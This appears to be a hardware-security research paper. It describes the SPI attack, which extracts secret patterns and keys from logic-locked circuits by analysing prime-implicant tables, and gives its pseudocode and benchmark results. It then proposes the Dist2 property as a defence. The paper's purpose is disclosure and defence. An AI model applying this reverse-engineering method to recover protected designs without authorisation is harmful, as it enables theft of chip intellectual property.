The key to reducing cost (e.g., area, number of gates, etc.) is to eliminate redundancy. Accordingly, *prime implicants (PIs)*, i.e., implicants that cannot be covered by (in other words, cannot be a subset of) a more general implicant, are central to logic synthesis. A set/table of PIs that contains all minterms of F^{ON} makes a *cover or a prime implicant table (PIT)*. The lowest cost is incurred by a minimum cover/PIT, i.e., a cover that is not a proper superset of any other cover of f. We elaborate on the principles of logic synthesis via K-maps used for minimizing Boolean functions [64].

Example. Fig. 3(a) shows the K-map for the Boolean function $f_1 = \overline{a}\overline{b}cd + \overline{a}bcd + a\overline{b}cd + abcd + \overline{a}\overline{b}\overline{d}$. Each cell in the K-map is a minterm. A prime implicant is the largest square/rectangle group of adjacent cells in the powers of two. From the K-map, the minimum SOP expression for f_1 is $cd + \overline{a}\overline{b}\overline{d}$, which has only two PIs.

Distance-1 merging. The distance between two PIs A and B, $D(A,B)$, is the number of bits where A and B conflict. For example, $D(abc\text{-}, \text{-}\overline{b}cd) = 1$, and $D(abc\overline{d}, \text{-}\overline{b}cd) = 2$. K-maps are arranged such that the distance between adjacent cells is one. This arrangement satisfies the distance-1 merging rule, which states that two implicants can only be merged if their distance is one [66]. In Fig. 3(b), the minterm $\overline{abcd}$ stands isolated from other PIs of f_2 as its distance is at least two from those PIs. Our SPI attack exploits this rule.




Figure 3: Logic synthesis using K-maps. a) The Boolean function f_1 is represented using only two PIs: cd and $\overline{abd}$. b) f_2 is represented using three PIs: $abcd$ and $\overline{abcd}$.

3 Sparse Prime Implicant (SPI) Attack

We now introduce introduce new structural vulnerabilities of the CAC techniques. Building on these vulnerabilities, we develop the SPI attack that can circumvent all the CAC techniques, irrespective of the EDA tool used for logic synthesis. While traditional structural attacks target gate-level netlists, the SPI attack analyzes the PITs to recover secrets.

3.1 Vulnerabilities of Logic Locking

The CAC techniques construct the corrupted circuit $\mathcal{C}_{cp}$ by adding/removing selected minterm(s) to/from the original circuit $\mathcal{C}_{orig}$. Logic-synthesis tools then synthesize the resulting corrupted circuit. We demonstrate how the optimization conducted for minimizing the PPA cost may expose the PIP. The added/removed PIP may or may not merge with the PIs in the original PIT, as dictated by the distance-1 merging rule. We consider four cases for different combinations of addition/removal and merge/unmerge of PIPs. We use F_{orig}^{ON}, F_{orig}^{OFF}, F_{cp}^{ON}, and F_{cp}^{OFF} to denote the ON-set and OFF-set of $\mathcal{C}_{orig}$ and $\mathcal{C}_{cp}$, respectively. m denotes the PIP.

Table 2: Notations of attacker's search space.

Notation	Explanation
S_{u1}	Number of PIs in F_{cp}^{ON} when $m \notin F_{orig}^{ON}$ ($m \in F_{orig}^{OFF}$) and m does not merge with other PIs in F_{cp}^{ON}
S_{m1}	Number of minterms in F_{cp}^{ON} when $m \notin F_{orig}^{ON}$ ($m \in F_{orig}^{OFF}$) and m merges with other PIs in F_{cp}^{ON}
S_{u2}	Number of PIs in F_{cp}^{OFF} when $m \notin F_{orig}^{OFF}$ ($m \in F_{orig}^{ON}$) and m does not merge with other PIs in F_{cp}^{OFF}
S_{m2}	Number of minterms in F_{cp}^{OFF} when $m \notin F_{orig}^{OFF}$ ($m \in F_{orig}^{ON}$) and m merges with other PIs in F_{cp}^{OFF}

Case 1. Adding a PIP. Suppose F_{cp}^{ON} is constructed by selecting an arbitrary PIP from F_{orig}^{OFF} and adding it to F_{orig}^{ON}. Thus, $F_{cp}^{ON} = F_{orig}^{ON} \cup \{m\}$.

Case 1(a). PIP does not merge. When the distance of m from all the PIs of F_{orig}^{ON} is greater than one, a logic-synthesis tool cannot merge m with any of the PIs of F_{orig}^{ON}. Thus, m appears in the PIT of F_{cp}^{ON} as a PI without any don't care bits.

Example. Fig. 4(a) shows the PIT of F_{orig}^{ON} with two PIs. The PIT of F_{cp}^{ON}, shown in Fig. 4(b), is constructed by removing the PIP 0000 from F_{orig}^{OFF} and adding it to F_{orig}^{ON}. Any logic-synthesis algorithm will retain 0000 as a PI in F_{cp}^{ON} since $D(m, PI_1) \geq 2$ and $D(m, PI_2) \geq 2$. In other words, m is excluded from the distance-1 merging operations.

The isolated m may be recovered directly from the PIT of F_{cp}^{ON}. Let $\mathcal{S}_{u1}$ denotes the search space for the attacker. Assuming there are $|\mathcal{S}_{u1}|$ PIs in F_{cp}^{ON}, the probability of success for an attacker is $\frac{1}{|\mathcal{S}_{u1}|}$, showing that the CAC techniques protecting arbitrary PIPs are only $|\mathcal{S}_{u1}|$-secure against structural attacks in the worst case.

Case 1(b). PIP merges. If the distance of m from any PI of F_{orig}^{ON} is exactly one, a logic-synthesis tool can merge m with a PI. Adding minterm(s) to a PIT allows grouping the minterms in new ways, potentially leading to the creation of new PIs.

Example. Fig. 4(f) shows that adding the PIP 0101 to F_{orig}^{ON} generates a new PI, -1-1. This PI has two don't care bits compared to zero in the PIP. An attacker cannot recover a merged PIP directly from the PIT. The search space $\mathcal{S}_{m1}$ for the attacker is the set of all minterms contained in the ON-set of the corrupted circuit i.e., $|\mathcal{S}_{m1}| = |\{m_i | \forall m_i \in F_{cp}^{ON}\}|$. For most Boolean functions, $|\mathcal{S}_{m1}| >> |\mathcal{S}_{u1}|$.

Case 2. Removing a PIP. A designer can also build F_{cp}^{ON} by removing a minterm m from F_{orig}^{ON}. Using De Morgan's law, this removal is equivalent to adding m into F_{orig}^{OFF}, i.e.,

$$F_{cp}^{ON} = \overline{F_{cp}^{OFF}} = \overline{F_{orig}^{OFF} \cup \{m\}}. \quad (1)$$

Case 2(a). PIP does not merge. When m does not merge with any PI in F_{orig}^{OFF}, it appears as a standalone PI in the PIT of F_{cp}^{OFF}. One can recover m directly from the PIT of F_{cp}^{OFF}. Similar to Case 1(a), the search space is $\mathcal{S}_{u2}$, and $|\mathcal{S}_{u2}|$ is the number of PIs in F_{cp}^{OFF}. m does not merge with F_{orig}^{OFF} as its distance from all PIs of F_{orig}^{OFF} is greater than one. This condition implies that the distance of m must be one from at least one of the PIs of F_{orig}^{ON}.

Example. Fig. 4(g) shows that upon removing the PIP 1111, the two original PIs split into four new PIs which get implemented as the corrupted circuit. The original PIs have two don't care bits each, whereas the new PIs have only one don't care bit. Thus, removing minterm(s) from a PIT may lead to the generation of additional PIs. Consequently, the PIT of F_{orig}^{ON} contains information about the PIP, which may be exploited by attackers. This example demonstrates that removing a PIP from PIT can introduce more PIs into a PIT as compared to adding a PIP.

Case 2(b). PIP merges. If m merges with any of the PIs of F_{orig}^{OFF}, it does not appear as an isolated PI in F_{cp}^{OFF}. The search space S_{m2} is the set of all minterms in F_{cp}^{OFF}, i.e., $|\mathcal{S}_{m2}| =$




Figure 4: Logic optimization and logic locking: (a) The original circuit, (b) its PIT, (c) PIT of the corrupted circuit constructed by adding the PIP 0000, (d) K-map of the original circuit, (e) K-map of the corrupted circuit with the PIP 0000 as an isolated PI, (f) K-map of the corrupted circuit with the PIP 0101 leading to the creation of new PIs, and (g) K-map of with the removed PIP 1111 splitting the two original PIs.

$|\{m_i'|\forall m_i' \in F_{cp}^{OFF}\}|$. An attacker may know how the corrupted circuit is constructed. Access to this information may impact the size of the search space (see Appendix B).

Key takeaways. According to the relationship between logic synthesis and the creation of corrupted circuits, we observe: (i) If a PIP does not merge, it appears as a fully specified PI and can be recovered directly from the PIT. (ii) If a PIP merges, it introduces new PIs, which may reveal the PIP.

This subsection pointed out a vulnerability associated with the synthesis of locked circuits. The next subsection describes how our attack exploits this vulnerability.

3.2 Exploiting the PIT

We now explain how logic-synthesis principles can be exploited to extract the PIP from a PIT of the corrupted circuit. The case where a PIP does not merge with the PIs and appears as an isolated PI is easy to exploit. However, when a PIP merges with the existing PIs, new PIs are introduced into the PIT. Here, we explain the properties of the new PIs that can be used to determine the PIP. We focus on the removal of a PIP from a PIT since it introduces more pronounced changes; the addition of a PIP to the ON-set is equivalent to removing it from the OFF-set (using De Morgan's law) and vice versa.

Inferring PIP from split PIs. As mentioned in Case 2(a), removing a PIP may split a *merged PI*, representing a larger set of minterms, into multiple PIs sans the PIP; we denote the resultant PIs as *split* PIs. Consider removing the PIP 000100110 from the original PIT shown in Fig. 5(a). Upon removing this PIP, the first PI splits into six PIs as shown in Fig. 5(b). The other two PIs are unaltered. If the same PIP is added back to the corrupted circuit PIT, the split PIs can merge to form the merged PI. With the PIP removed, the split PIs cannot merge. The distance of any split PI and the PIP is one as the PIP is the glue to merging the split PIs. The distance between any two split PIs is zero since all split PIs are derived from the same merged PI by setting a unique don't care bit to the complement of the corresponding bit in the PIP. If the merged PI has s don't care bits, each split PI will have $(s-1)$ don't care bits. For example, PI_1 in Fig. 5(b) is generated by the setting the bit j to 1 since the rightmost bit in the PIP is 0.

Consider the simplest case where the merged PI is the universal set $\mathbb{U}$, i.e., all the bits are don't cares. Let M be the number of split PIs, and PI_S^j denote the j^{th} split PI. The PIP is the difference between $\mathbb{U}$ and the union of split PIs, i.e.,

$$PIP = \mathbb{U} \setminus \bigcup_{j=1}^{M} PI_S^j = \overline{\bigcup_{j=1}^{M} PI_S^j} = \bigcap_{j=1}^{M} \overline{PI_S^j}\,. \tag{2}$$

Thus, the PIP can be computed by intersecting the complements of the split PIs. In reality, a merged PI will not span the entire $\mathbb{U}$ and will contain certain specified bits. For these bits, all the split PIs are in consensus. Thus, the specified bits in the merged PI will be replicated in the split PIs. For example, in Fig. 5(a), the inputs d, h, and i appear as 1 in PI_1. In the shaded region of Fig. 5(b), the values of these three inputs are mostly 1 while the rest are mostly don't cares.

Determining split PIs. The split PIs may only be a small subset of all PIs in the PIT of a corrupted circuit. We can determine the split PIs from a PIT by finding a subset of PIs that have the same number of don't care bits and the inter-PI distance is zero. From observing thousands of PITs of benchmark circuits, we find that the split PIs tend to have a large percentage ($\geq 50\%$) of don't care bits. We refer to PIs with $\geq 50\%$ don't care bits as *sparse PIs*. Given a PIT, we identify the set of SPIs by grouping PIs based on the number of don't care bits. For example, PIs 1-6 in Fig. 5(a) are both

	a	b	c	d	e	g	h	i	j	f_{orig}
PI_1	-	-	-	1	-	-	1	1	-	1
PI_2	0	0	0	0	0	0	1	0	0	1
PI_3	1	1	1	0	1	1	1	0	1	1

(a)

	a	b	c	d	e	g	h	i	j	f_{fsc}
PI_1	-	-	-	1	-	-	1	1	1	1
PI_2	-	-	-	1	-	1	1	1	-	1
PI_3	-	-	-	1	1	-	1	1	-	1
PI_4	-	-	1	1	-	-	1	1	-	1
PI_5	-	1	-	1	-	-	1	1	-	1
PI_6	1	-	-	1	-	-	1	1	-	1
PI_7	0	0	0	0	0	0	1	0	0	1
PI_8	1	1	1	0	1	1	1	0	1	1

(b)

Figure 5: The PITs of the (a) original circuit and (b) corrupted circuit. The PIP is 000100110. PI_1–PI_6 are SPIs.

split PIs and SPIs. However, not all SPIs are split PIs. We eliminate false positives by checking the inter-PI distance.

Given a set of split PIs, we can identify the specified bits by determining the bits for which all the split PIs are in consensus. Since the exact computation of consensus between PIs is computationally expensive, we approximate it with majority voting, yielding the specified bits. In Fig. 5(b), majority voting on the values of the inputs d, g, and h yields their correct value, 1, as listed in Fig. 5(a). These heuristics are implemented in the *find_and_parse_split_PIs* step of Algorithm 1. The value of the PIP is determined using Eq. (2).

3.3 SPI Attack Algorithm

The SPI attack can recover the PIP by analyzing the PIT of the corrupted circuit. The first step of the algorithm is extracting the corrupted circuit. This step can be performed using component-level REing tools [67, 68]. Note that the CAC techniques also assume that the attacker can extract the corrupted circuit. From the corrupted circuit, we extract the PIT using logic-synthesis tools, such as ABC [58, 64, 69]. As shown in Alg. 1, the SPI attack has two stages, which are based on the observations in Section 3.1.

Stage 1 attempts to recover a PIP directly from the PIT of the corrupted circuit. Recall that an unmerged PIP tends to exhibit itself as a PI with all the bits specified. The SPI attack can search for the PIP in both F_{cp}^{ON} and F_{cp}^{OFF}. The correctness of the extracted PIP is verified by querying the oracle with the PIP. The output of the corrupted circuit will not match that of an oracle for a true PIP. The attack proceeds to Stage 2 if the true PIP is not recovered.

Stage 2 finds the set of SPIs by grouping the PIs based on the number of don't care bits. It eliminates the false positives for split PIs by checking if the inter-PI distance is zero. The heuristics from Section 3.2 help determine the most probable value for each bit of the PIP. In case CAC techniques are combined with XOR-based locking, the SPI attack can be used in conjunction with the SAT attack to recover key bits for XOR-based locking [9]. Section 4 experimentally validates the effectiveness of the SPI attack and the heuristics.

Attack on multi-output circuits. Till now, we explained our algorithm using a single-output circuit. The SPI attack can break multi-output circuits by reducing them to multiple single-output circuits, aka *logic cones*. This is a common technique used in logic synthesis and logic locking [64, 69–71].

3.4 Improving the Scalability

The SPI attack extracts the PIT from the corrupted circuit, which is an NP-Hard problem [64]. Over the last four decades, the logic-synthesis community has developed efficient heuristics for computing PITs for common circuits. We use the open-source tool ABC [58] to compute the PITs. Using ABC we can compute the required PITs for all but the three harder competition circuits within 48 hours. For the large circuits, ABC either does not finish PIT computation or terminates early due to insufficient memory.

To overcome this limitation, we rely on a key insight on arbitrarily selecting PIPs that allow us to run the SPI attack at the sub-circuit level. We observe that if a PIP is isolated in the PIT of the complete circuit, it tends to be isolated in the PITs of the sub-circuits. When the distance of the PIP from the other PIs in the PIT of the complete circuit is larger than two, there is a good chance that the partial PIPs (PIPs at the circuit level) can have a distance of two from other PIs, especially if the sub-circuits are for the nodes close to the output of the complete circuit.

This insight allows us to follow a divide-and-conquer approach and compute PITs only for the sub-circuits without computing the PIT for the complete circuit, which lowers computational effort by several orders of magnitude. We (i) divide a circuit into several sub-circuits using the depth-first search to find gates in the fan-in of a node, (ii) extract the PITs of sub-circuits, and (iii) launch the SPI attack on sub-circuits to recover parts of the PIP. When only a subset of PIP bits recovered from the sub-circuits or there are multiple candidates for the PIP, brute-force may be used to determine remaining bits or prune the incorrect candidates; alternatively, the SAT attack may also be used [9, 72]. Due to space limitations, we present the complete algorithm in Appendix A. Following this new approach, we can break any of the harder competition circuits within 10 seconds; these circuits have key sizes up to 195 compared to the largest key size of 80 for the rest of

Algorithm 1: SPI attack

Input: Locked netlist $\mathcal{C}_{lock}$ and Oracle O
Output: Correct key K_c

1 $\boldsymbol{LC}_{lock} \leftarrow$ extract_logic_cones($\mathcal{C}_{lock}$)
2 **for** $lc_{lock} \in \boldsymbol{LC}_{lock}$ **do**
3 $lc_{cp} \leftarrow$ extract_corrupted_circuit(lc_{lock})
4 $PIT \leftarrow$ extract_PIT(lc_{cp})
5 //——————**Stage 1**——————
6 $\boldsymbol{P_1} \leftarrow$ get_fully_specified_PI(PIT)
7 $\boldsymbol{PIPs}_{verified} \leftarrow$ verify($\boldsymbol{P_1}, lc_{cp}, O$)
8 **if** ($\boldsymbol{PIP}_{verified} \neq \varnothing$) **then**
9 **return** $\boldsymbol{PIP}_{verified}$
10 **end**
11 //——————**Stage 2**——————
12 $\boldsymbol{P_2} \leftarrow$ find_and_parse_split_PIs(PIT)
13 $\boldsymbol{PIPs}_{verified} =$ verify($\boldsymbol{P_2}, lc_{cp}, O$)
14 **if** ($\boldsymbol{PIPs}_{verified} \neq \varnothing$) **then**
15 **return** $\boldsymbol{PIPs}_{verified}$
16 **end**
17 **goto** line 2 // Process next logic cone
18 **end**
19 **return** $\varnothing$

the circuits. While the PITs for the complete circuit cannot be computed in 48 hours, those for the sub-circuits can be computed within 10 seconds (see Section 4.2).

3.5 Broader Applicability

Breaking all the CAC techniques. The SPI attack operates on a PIT, which is specific to a Boolean function and is agnostic to the netlist structure. Consequently, the SPI attack is independent of the underlying locking technique or the way the corrupted circuit is generated. Thus, our attack can break all the CAC techniques, as they only differ on how the corrupted circuit is generated (see Section 4.3). Also, our attack has a tremendous advantage over existing attacks, which are tailored for specific defense techniques. For instance, SPS attack identifies AND trees and uses it to break Anti-SAT; [39] thwarts this by altering the netlist. The FALL attack is specific to CAC_{hd} and cannot circumvent CAC_{rem} because it exploits the heuristics of the former, and the latter violates that heuristic. However, our SPI attack is agnostic to the circuit structure, making it widely applicable.

Effectiveness across EDA tools. The implementation-agnostic nature of our attack gives us two distinct advantages. First, our attack is independent of the designer's tools and their objectives, such as minimizing PPA costs, etc. Thus, our attack is independent of the use-case scenario of the IC. Second, our attack does not depend on the implementation of the function as an ASIC or using FPGA. In Section 4.4, we demonstrate that the SPI attack can break all the CAC techniques synthesized using various commercial and academic logic-synthesis tools, and a combination thereof.

4 SPI Attack Results

4.1 Experimental Setup

Platform and EDA tools. We perform our attack experiments on a 32-core Intel Xeon processor at 2.6 GHz with 512 GB RAM. We used the ABC logic-synthesis tool to extract PITs [58] and Synopsys Design Compiler as the logic-synthesis tool [54] unless otherwise specified. Our experiments use the NanGate FreePDK45 Open Cell Library for ASIC implementations [73] and Xilinx Spartan-3 FPGA for the FPGA implementation [74]. The proposed approach is applicable to other technology libraries and FPGA platforms.

Benchmark circuits. We show the effectiveness of the SPI attack primarily against CAC_{rem} since this technique remains unbroken in the competition [40]. We also run our experiments on another unbroken technique, CAC_{flex}. The organizers of the logic-locking competition provided six CAC_{rem} circuits and their oracles. This competition uses the `ITC'99` benchmark suite [75]. As shown in Table 3, the key size is 16 for four circuits[8] and 80 for two circuits. Upon reporting our attack results to the organizers, they provided with three more circuits locked with larger key sizes, i.e., 102, 95, and 195 for the `b17L`[9]. We also use the controller circuits of the ARM `Cortex-M3` processor [59] and the `GPS` module with 213K gates from the Common Evaluation Platform for evaluating hardware security schemes [60].

To demonstrate that the SPI attack can break all the CAC techniques, we generated locked circuits for TTLock, CAC_{hd}, CAC_{flex} [10, 27]. We locked only the cone with the largest available input size. Only one PIP is used to lock each circuit, as this is the case for competition circuits.

4.2 Breaking CAC_{rem}

Success rate. Table 4 presents the attack results on the competition circuits [51]. It shows that the SPI attack can break all the circuits. We attribute this success to the exploitable changes made to the PITs by existing logic-synthesis algorithms upon adding/removing PIPs arbitrarily.

Execution time. Since we deploy the divide-and-conquer approach mentioned in Section 3.4 to break the larger competition circuits, we discuss their results separately in the next paragraph. This paragraph discusses results for all but the competition-large circuits. Table 4 shows that the SPI attack takes less than a second to break any circuit. The execution time remains small since the number of PIs in the PITs of the competition circuits is relatively small. The largest PIT is for the circuit `b15` with only 171 PIs. Another reason for the smaller execution time is that the SPI attack at first targets smaller logic cones and can terminate successfully as soon as all the bits of the PIP are determined; the larger and computationally intensive cones need not be processed. The execution time for `b15` is the highest since few of its processed logic cones have at least 105 or higher inputs.

Competition-large circuits. Since ABC could not extract PITs for the competition-large circuits within the time limit, we break the circuits using the divide-and-conquer approach. On attacking only the sub-circuits, the SPI attack exits within 10 seconds. For all large circuits, we identify at least one sub-circuit containing all the primary inputs that feed the correcting circuit. By excluding the parts of the circuits not involved in logic locking, the PIT computation becomes faster. For each large circuit, the divide-and-conquer SPI attack determines a single candidate PIP, the true PIP. For the ease of discussion, consider that the PIT for each large circuit is extracted and the SPI attack completes in exactly 48 hours. With this conservative assumption, the divide-and-conquer SPI attack runs $\geq$17000X faster than the basic SPI attack. The precise speed-up depends on the circuit being processed.

[8] While we understand the limitations of using small key sizes to evaluate attacks, we still include them in the results as they are part of the competition.

[9] The original `b17` circuit is the same in both instances. The small and large versions of `b17` are locked with 80 bits and 102 bits, respectively.

Table 3: The statistics of the benchmark circuits. The parameters of the competition circuits are reported as provided by the organizers. For ARM Cortex-M3 and GPS circuits, we lock the logic cone with the largest key size.

Circuit	Competition-small						Competition-large			ARM Cortex-M3				CEP
	b10	b11	b12	b13	b15	b17	b17L	b20	b22	ARMc1	ARMc2	ARMc3	ARMc4	GPS
# inputs	28	38	126	63	485	1452	1452	522	767	34	509	213	232	9707
# outputs	17	31	119	53	449	1445	1445	512	757	125	63	66	43	9731
# gates	172	726	944	289	11577	37479	37479	19682	29162	1362	2188	657	491	213125
# protected cones	9	19	21	16	166	42	1	1	1	1	1	1	1	1
Key size	16	16	16	16	80	80	102	95	195	33	19	69	26	63

Table 4: Success rate and execution time (s) of different attacks on CAC_{rem} circuits from the logic locking competition [51]. "TO" denotes a timeout of 48 hours.

Attack \ Circuit	Attack success									Execution time (s)								
	Competition-small						Competition-large			Competition-small						Competition-large		
	b10	b11	b12	b13	b15	b17	b17L	b20	b22	b10	b11	b12	b13	b15	b17	b17L	b20	b22
SAT [9]	✓	✓	✓	✓	✓	×	×	×	×	2.4	6.4×10^4	0.2	1.1	5.8	TO	TO	TO	TO
AppSAT [32]	×	×	×	✓	✓	×	×	×	×	6.5	2.8	3.9	0.5	1.7	73	9.0	10.0	18.2
ATR [35]	×	×	×	×	×	×	×	×	×	0	0	0.1	0	0.4	1.7	0.1	0.2	0.3
SPS [47]	×	×	×	×	×	×	×	×	×	0.1	0.2	0.3	0.1	3.3	21	0.8	1.3	0.8
FALL [36]	×	×	×	×	×	×	×	×	×	0.2	0.6	0.8	0.3	50	0	3.4	3.1	5.4
SPI	✓	✓	✓	✓	✓	✓	✓	✓	✓	0.4	0.4	0.4	0.2	0.5	0.3	8.3	6.8	8.6

Table 5: Execution time (s) of the SPI attack on circuits protected using different CAC techniques. The success rate of the SPI attack is 100% for all the circuits and thus, not presented.

Technique \ Circuit	ITC'99						ARM Cortex-M3				CEP
	b10	b11	b12	b13	b15	b17	ARMc1	ARMc2	ARMc3	ARMc4	GPS
TTLock [27]	0.4	0.5	1.2	0.8	17.1	0.6	0.3	0.2	0.2	0.4	0.3
CAC_{hd} [10]	0.5	0.7	1.2	0.7	22.5	0.7	0.5	0.5	0.5	0.7	0.5
CAC_{flex} [10]	0.3	0.6	0.7	0.3	23.4	0.7	0.3	0.2	0.4	0.2	0.2

Comparison with existing attacks. Table 4 also presents a comparison of the SPI attack with three structural attacks and two I/O attacks. SAT attack breaks all the circuits locked with 16-bit keys, as the search space is only 2^{16}. However, it cannot break the `b17` circuit and the three hard circuits in 48 hours. The `b15` circuit is an exception since the SAT attack breaks it within six seconds because 90% of the key bits for `b15` are 0s, the default starting point of the SAT solver. The AppSAT attack finishes within a few seconds for all circuits albeit without recovering the PIP. Only for two 16-bit circuits and the `b15` circuit, AppSAT can extract the correct key. Thus, none of the existing structural attacks can break even a single CAC_{rem} circuit. The SPS and ATR attacks fail to identify point-functions in CAC_{rem} circuits. The FALL attack cannot locate the correcting unit. In comparison, the SPI attack breaks all the circuits within a few seconds.

4.3 Breaking all CAC techniques

Table 5 reports the effectiveness of the SPI attack against different CAC techniques: TTLock, CAC_{hd}, and CAC_{flex} [10, 27]. The success rate of the attack is 100%. The execution time only varies slightly across different CAC techniques. The reason is that the SPI attack does not target the netlist but the Boolean function to find the PIPs, and the CAC techniques only alter the netlist.

4.4 Evaluation against Different EDA Tools

Table 6 reports the results of the SPI attack on CAC_{rem} circuits synthesized using six logic-synthesis tools. We experiment with five industrial tools, Cadence Genus, Synopsys Design Compiler, Synopsys Synplify, Xilinx Vivado, and Mentor Graphics Precision RTL, and one academic tool, ABC [53–58]. The SPI attack breaks all the circuits, irrespective of the logic-synthesis tool used to generate the corrupted circuit. Each tool uses a different set of optimization heuristics. A designer may re-synthesize a circuit with multiple tools to achieve minimum PPA overhead. We replicate this scenario by cascading the logic-synthesis tools, i.e., passing the output of one tool to the next for further optimization. Even this sophisticated synthesis setup fails to impact the success rate of the SPI attack.

Table 6: Execution time (s) of the SPI attack on CAC_{flex} circuits synthesized using different EDA tools. The success rate of the SPI attack is 100% for all the circuits and thus, not presented. The industrial tools are anonymized to avoid disclosure conflicts.

Circuit / EDA tool	Tool category	ITC'99						ARM Cortex-M3				CEP
		b10	b11	b12	b13	b15	b17	ARMc1	ARMc2	ARMc3	ARMc4	GPS
EDA tool ①	Industrial	0.3	0.6	0.7	0.3	23.4	0.7	0.3	0.2	0.4	0.2	0.2
EDA tool ②	Industrial	0.4	0.5	1.2	0.8	17.1	0.6	0.3	0.2	0.2	0.4	0.3
EDA tool ③	Industrial	0.5	0.7	1.2	0.7	22.5	0.7	0.5	0.5	0.5	0.7	0.5
EDA tool ④ (ABC [58])	Academic	0.2	0.5	0.5	0.3	14.3	1.1	0.7	0.6	0.5	0.6	0.2
EDA tool ⑤	Industrial	0.3	0.7	0.4	0.4	18.6	0.8	0.4	0.4	0.8	0.4	0.2
EDA tool ⑥	Industrial	0.2	0.5	0.5	0.4	10.0	0.7	0.2	0.9	0.4	0.8	0.3
① › ② › ③ › ④ › ⑤ › ⑥	Mix	0.3	0.8	0.7	0.6	15.1	0.9	0.5	0.5	0.5	0.5	0.3

5 Dist2: A Security Property

The results in the previous section demonstrate the vulnerability of CAC techniques to structural attacks. The techniques remain specifically vulnerable to the SPI attack since they select PIPs on an arbitrary basis. This hints that PIPs must be selected more carefully by taking into account the distance with the PIs of the original circuit. Recall that an addition (deletion) of a PIP changes the PIT only if the added (deleted) PIP has a distance less than 2 from any other PI. To ensure that the PIT does not leak information about the PIP, only those PIs should be selected that are "sufficiently distanced," i.e., at least distance two away from PIs of the original circuit. We refer to this condition for the resilience against structural attacks as *Dist2 property* and to such PIPs as D2PIPs, with D2 denoting a minimum distance of two. Note that this can be generalized to a distance of at least d. Without satisfying the Dist property, CAC circuits remain vulnerable to the SPI attack and similar structural attacks. A D2PIP satisfies

$$\begin{cases} \text{if } D2PIP \in F_{orig}^{ON}, & \forall PI_i \in F_{cp}^{ON} \quad D(D2PIP, PI_i) \geq d \\ \text{if } D2PIP \in F_{orig}^{OFF}, & \forall PI_i' \in F_{cp}^{OFF} \; D(D2PIP, PI_i') \geq d. \end{cases}$$

These conditions guarantee that (i) a D2PIP cannot be merged with any PI in F_{cp}^{ON} if the corrupted circuit is created by removing a PIP from F_{orig}^{ON}, and (ii) a D2PIP cannot be merged with any PI in F_{cp}^{OFF} if the corrupted circuit is created by adding a PIP to F_{orig}^{ON}. Thus, the feature of D2PIP is, on choosing a D2PIP as the PIP, the rest PIs in F_{orig}^{ON} or F_{orig}^{OFF} do not change, thereby the constructed F_{cp}^{ON} or F_{cp}^{OFF} will not to leak the secret by letting the PIP isolated separately.

Dist2 property simply introduces a new constraint on the PIPs that can be protected. The property can be easily used in conjunction with CAC techniques to attain resilience against both I/O and structural attacks. Once a set of D2PIPs has been found, they can be protected using any of the CAC techniques. We emphasize that if Dist2 property is not taken into account, a locked circuit remains vulnerable to SPI attack and anticipated structural attacks of the same nature.

5.1 Attack Resilience under Dist2

Structural attacks. Locking using only D2PIPs ensures that the PIP will not alter the structure of the PIT and thus not reveal any information about the PIP, through neither isolated PIPs nor split PIs. When locking using arbitrary PIPs, the search space for an attacker is all 2^k candidate PIPs. However, D2PIPs form only a small subset of all input patterns, and future attacks can attempt to enumerate all D2PIPs.The search space $\mathcal{S}$ for an attacker is the set of all possible PIs that have a distance greater than one from all the PIs of the corrupted circuit. The size of the search space quantifies the resilience against structural and is highly circuit specific. Theorem 1 presents the resilience against structural attacks for locking two-level SOP circuits using only D2PIPs. Recall that the SOP format uses two levels of gates, AND gates (implementing product) followed by an OR gate (implementing sum).

Theorem 1: *Satisfying Dist2 property is sufficient to achieve* β*-security against structural attacks on Boolean circuits represented in SOP form, where* $\beta = |\mathcal{S}|$.

Proof: The proof is presented in Appendix C. □

The theorem provides a fundamental condition for resilience against structural attacks but only for two-level SOP circuits. This result can be extended to multi-level circuits (or any circuit format) by taking into account the principles of multi-level logic synthesis (or a specific circuit format). Suppose a corrupted circuit PIT is constructed by removing a D2PIP from the original circuit. When the PIT is synthesized into a gate-level netlist, a logic-synthesis algorithm should not introduce a standalone sub-circuit for the excluded D2PIP into the netlist since that will increase the PPA cost. Even upon synthesis with current EDA tools, the chances for a D2PIP to appear standalone in a netlist will be small since the tools aim at the least cost implementation. However, a challenge in establishing security guarantees is that the precise EDA algorithm used to synthesize the circuit in the given format must be considered so that the desired security properties are maintained at each step of the algorithm.

I/O attacks. D2PIPs may contain both specified bits and don't care bits. Only the specified bits can be treated as key bits for the circuit function remains the same regardless of the value assigned to the don't care bits. A caveat of protecting

Table 7: Feasibility of satisfying Dist2 property by common benchmark circuits. A protectable logic cone has at least one D2PIP.

Circuit	ITC'99								ARM Cortex-M3				CEP
	b10	b11	b12	b13	b15	b17	b20	b22	ARMc1	ARMc2	ARMc3	ARMc4	GPS
# Logic cones	17	31	119	53	449	1445	512	757	125	63	66	43	9.7×10^3
Logic cones examined (%)	100	100	100	100	81.7	81.1	40.2	38.9	100	90.5	89.4	93	99
Protectable logic cones (%)	0	16.1	7.6	13.2	0.4	0.4	1.6	1.1	31.2	1.6	3	2.3	51.4
Max # D2PIPs (in one cone)	0	3	32	2	1	1	2	8	3	1	2	2	64
Max # PIs (in one cone)	24	256	132	105	5.6×10^4	8.2×10^4	8.2×10^4	8.4×10^4	363	12	6.5×10^3	14	1.1×10^3
Cumulative # D2PIPs	0	11	222	11	2	6	14	21	66	1	4	2	7.6×10^4
